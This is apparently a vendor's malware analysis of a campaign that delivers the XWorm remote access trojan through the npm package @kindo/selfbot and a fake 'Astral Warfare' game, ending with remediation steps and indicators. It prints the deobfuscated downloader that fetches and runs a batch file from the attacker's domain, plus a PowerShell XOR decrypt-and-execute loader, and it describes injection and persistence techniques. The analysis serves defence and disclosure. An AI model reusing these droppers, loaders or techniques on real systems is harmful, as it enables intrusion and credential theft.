

The JFrog Security research team have uncovered a malware campaign that spreads the XWorm remote access trojan through multiple channels: a malicious npm package named @kindo/selfbot and a fake game website promoted through hijacked Discord accounts. The attackers use social engineering to trick victims into downloading malware disguised as a legitimate indie game called "Astral Warfare."

The campaign operates through compromised Discord accounts. Attackers hijack legitimate user accounts, then message the victim's friends with a seemingly innocent request: "Would you test my new game?" They provide a link to a professional-looking website at astralwarfare[.]fr along with the password needed to unpack the downloaded file.


The website is convincingly designed, featuring game trailers, a fictional storyline about a guardian named "Ekis," and multiple download buttons. However, the downloaded Astral_Warfare.rar file contains nothing but malware.
The "Ekis" game is entirely fabricated, the website's gameplay screenshots are stolen from a legitimate game called “Elsie” developed by “Knight Shift Games”.
In parallel to the Discord campaign, the attackers also published a malicious npm package:
- Package:
@kindo/selfbot - Versions: 1.0.0 through 1.0.4
- Claimed purpose: "Just a selfbot"
- Actual purpose: Malware dropper
The package takes advantage of npm's preinstall hook to execute malicious code immediately upon installation. Simply running npm install is enough to trigger the payload.
The package has two triggers:
- Install-time: The
preinstallscript inpackage.jsonrunsscripts/selfbot.js - Import-time:
index.jsexports the selfbot module, which runs its main function immediately when required
Either action - installing or importing - is enough to trigger the payload.
The package declares a dependency on itself ("@kindo/selfbot": "^1.0.0"). That is not normal - either someone republished sloppily.
Both the npm package and the fake game executable follow similar staging patterns to deploy the XWorm RAT.
The scripts/selfbot.js file is obfuscated but deobfuscates to a simple downloader:
const url = "https://astralwarfare.fr/script.bat";
const out = join(process.cwd(), "script.bat");

async function download() {
  // Downloads script.bat from the attacker's server
}

async function run() {
  // Executes the batch file via cmd
}
The script downloads https://astralwarfare[.]fr/script.bat and executes it.
The Astral_Warfare.exe binary is a 64-bit Go application that:
- Concatenates 5,260 embedded string fragments into a large obfuscated Base64 blob
- Removes Greek-letter noise using regex
[αβγδεζηθικλμνξοπ]+ - Base64-decodes the cleaned blob into a batch script
- Writes the batch to
%TEMP%\<random>.bat - Executes it via
ShellExecuteWorcmd.exe /C
Both droppers lead to the same Stage 1 batch payload.

The batch file (252,438 bytes, 3,557 lines) is heavily obfuscated with:
- Hundreds of junk labels
- Thousands of junk variable assignments
- Fragmented commands assembled from environment variables
- Embedded payloads hidden in
::comment lines and@prefixed lines
Key behaviors:
Anti-Analysis Checks:
- Exits if username is
Adminoradminand%TEMP%\VBEor%TEMP%\mapping.csvexists - Exits if RAM is below 3 GB
- Exits if system or BIOS manufacturer indicates VMware
Staging:
- Creates
C:\ProgramData\IntelDrIverdirectory - Copies itself to
C:\ProgramData\IntelDrIver\rEgX.cmd - Recursively marks files as hidden/system
Disguised PowerShell:
- Copies legitimate
powershell.exeto%USERPROFILE%\Downloads\CPU.exe - Hides the renamed binary to reduce obvious PowerShell command lines
Payload Extraction:
- Extracts all
::lines intoC:\ProgramData\IntelDriver\icon.png - Extracts all
@lines intoC:\ProgramData\IntelDriver\logo.jpg - These are not real images - they contain encrypted payloads
Decryption and Execution:
$k = 'd6'  # XOR key
$d = [Convert]::FromBase64String((Get-Content 'logo.jpg' -Raw))
$s = ''
$idx = 0
foreach ($b in $d) {
  $s += [char]($b -bxor [byte][char]$k[$idx])
  $idx++
  if ($idx -ge $k.Length) { $idx = 0 }
}
IEX $s  # Execute decrypted PowerShell
The decrypted PowerShell loader (17,415 bytes) uses multiple layers of obfuscation:
- Base64 + XOR decoding
- Greek-letter junk insertion
- ROT13-like alphabet shifts for embedded strings
String Decoder Function: Mp4Vg7VapA
Important decoded strings include:
New-Item,-Force | Out-NullC:\ProgramData\IntelDriver,windows.ps1- Process names:
explorer,SecurityHealthSystray,OneDrive,sihost,taskhostw,RuntimeBroker
Core Functions:
si2ah5OX1r: Reads file, strips noise, Base64-decodesqhx0GpqU7P: Decodes file with XORlh9NCC9Ejj: Scans process memory for marker bytesDE AD BE CA FE BA EFCchbid97qT: Performs remote-thread injection
Persistence: If the primary payload path fails, the loader creates a scheduled task:
- Task name:
applicationbackup_ - XML path:
%APPDATA%\applicationbackup_.xml - VBS path:
%LOCALAPPDATA%\applicationbackup_.vbs - Description:
IntelDriver System Service - Trigger: User logon
- Action:
wscript.exelaunching the VBS, which runsC:\ProgramData\IntelDriver\rEgX.cmd
Process Injection:
- Primary target:
explorer - Secondary targets (after 10 iterations):
SecurityHealthSystray,OneDrive,sihost,taskhostw,RuntimeBroker - Injects Stage 4 shellcode using
OpenProcess,VirtualAllocEx,WriteProcessMemory,CreateRemoteThread - Injects up to 20 times with sleeps between attempts
The loader attempts to decode icon.png into windows.ps1:
- Strip
X/Abnoise fragments - Strip non-Base64 characters
- Base64 decode
- XOR with key
d6
The output did not cleanly resolve to plaintext PowerShell in our static analysis, suggesting either an additional nested transform or embedded PE data.
The shellcode (50,369 bytes) is position-independent x64 code with:
- Manual PEB-based module resolution
- Anti-AMS/ETW targeting (
amsi,wldp,ntdll,EtwEventWrite) - Custom ARX/XOR stream decryptor
- XPRESS-family decompression
After decryption, it loads a compressed .NET module.
The final payload is XWormClient.exe, a .NET RAT with the following configuration:
| Config Item | Value |
|---|---|
| C2 Host | 185.94.29.43 |
| C2 Port | 7004 |
| Protocol Separator | <Xwormmm> |
| Group | XWorm V7.4 |
| Mutex | ksUtjUa9iXc5wwbk |
| USB Name | USB.exe |
| Sleep Interval | 1 second |
Command Matrix:
| Command | Behavior |
|---|---|
pong |
Keepalive response |
rec |
Restart application |
CLOSE |
Shutdown connection |
uninstall |
Self-delete via BAT flow |
update |
Replace executable with new payload |
DW |
Download and execute from disk |
FM |
Reflective load .NET payload in memory |
LN |
Download URL to temp and execute |
Urlopen |
Open URL in browser |
Urlhide |
Hidden HTTP GET |
PCShutdown/PCRestart/PCLogoff |
System control |
RunShell |
Execute arbitrary command |
StartDDos/StopDDos |
HTTP flood attack |
StartReport/StopReport |
Window title monitoring |
$Cap |
Screenshot capture and exfiltration |
plugin/savePlugin/RemovePlugins |
Plugin management via registry |
Plugin System:
- Registry cache:
HKCU\Software\<ID> - ID derived from MD5 of hardware info (20-char uppercase)
- Plugins stored compressed with gzip
- Methods:
Run,RunRecovery,RunOptions,injRun,UACFunc,ENC/DEC
C2 Protocol:
- Framing:
ASCII(len(ciphertext)) || 0x00 || ciphertext - Encryption: AES-ECB with key
MD5(Settings.KEY) - Beacons detailed host profile: username, OS, arch, group, webcam, CPU/GPU/RAM, AV products
Both the npm package and the game executable converge on the same infrastructure:
| Vector | Initial Dropper | Stage 1 | Stage 2 | Stage 3 | Final Payload |
|---|---|---|---|---|---|
| npm | JavaScript downloader (selfbot.js) |
script.bat from URL |
PowerShell loader | (Encrypted) | XWorm RAT |
| Game | Go binary (Astral_Warfare.exe) |
Embedded batch | PowerShell loader | Shellcode | XWorm RAT |
The shared infrastructure (astralwarfare[.]fr), consistent staging patterns, and identical final payloads indicate a single threat actor operating multiple distribution channels.
If you installed @kindo/selfbot or downloaded "Astral Warfare," assume your system is compromised.
The malware has full remote access capabilities. Rotate all secrets accessible on the machine:
- Discord tokens
- npm tokens
- SSH keys
- Database credentials
- Cloud provider keys
Check Discord for unauthorized messages sent from your account.
Windows:
Delete the scheduled task and persistence files:
schtasks /delete /tn "applicationbackup_" /f
Remove-Item "$env:APPDATA\applicationbackup_*.xml" -Force
Remove-Item "$env:LOCALAPPDATA\applicationbackup_*.vbs" -Force
Remove malicious artifacts:
Remove-Item "C:\ProgramData\IntelDrIver" -Recurse -Force
Remove-Item "C:\ProgramData\IntelDriver" -Recurse -Force
Remove-Item "$env:USERPROFILE\Downloads\CPU.exe" -Force
Remove-Item "$env:TEMP\script.bat" -Force
Remove-Item "$env:TEMP\VBE" -Force
Remove-Item "$env:TEMP\mapping.csv" -Force
If you installed the npm package:
rm -rf node_modules
npm cache clean --force
Check your package.json for any reference to @kindo/selfbot and remove it.
- Run
npm config set ignore-scripts trueto prevent automatic execution of install hooks - Use JFrog Curation to implement automated dependency scanning and approval workflows
This campaign shows threat actors are willing to put in real effort - building a fake game website, coding a Go dropper, and maintaining an npm package - just to get their malware onto developer machines. The multi-stage payload deploys XWorm RAT through multiple obfuscation layers, with anti-analysis checks and process injection to stay hidden.
If you installed @kindo/selfbot or downloaded "Astral Warfare," treat the machine as compromised. Rotate credentials, kill the persistence, and remove the package. JFrog Xray and JFrog Curation detect this malware.
| Package Name | Malicious Versions | Xray ID |
|---|---|---|
@kindo/selfbot |
1.0.0, 1.0.1, 1.0.2, 1.0.3, 1.0.4 | XRAY-964727 |
| File | SHA256 |
|---|---|
Astral_Warfare.exe |
219bd4b681b05addd5364bc9c741065bcdc698560b45c5cbf537561583b66702 |
| Stage 1 BAT | 0b2ce48e4be6a6be85565ce309d2f10cc1b3179a03d25a61f66c6b50fe37b010 |
| Stage 3 PowerShell | 7a8cef4bfa1ca9c24be4886136c30402d4433310283aee22e2da67cbb938b3a9 |
| Stage 4 Shellcode | 1255d41081452cd8fa2358860449bbf3b3494b80282e2bb4ba6b6980ceaf9be1 |
| Stage 5 XWormClient | c26f8d09e0486aacba414f04c310c6532541d2cdf3f40d95e3fe224d9b77e0a6 |
https://astralwarfare[.]fr/script.bathttps://astralwarfare[.]fr/Astral_Warfare.rar- C2:
185.94.29.43:7004
C:\ProgramData\IntelDrIver\rEgX.cmdC:\ProgramData\IntelDriver\icon.pngC:\ProgramData\IntelDriver\windows.ps1%USERPROFILE%\Downloads\CPU.exe%APPDATA%\applicationbackup_*.xml%LOCALAPPDATA%\applicationbackup_*.vbs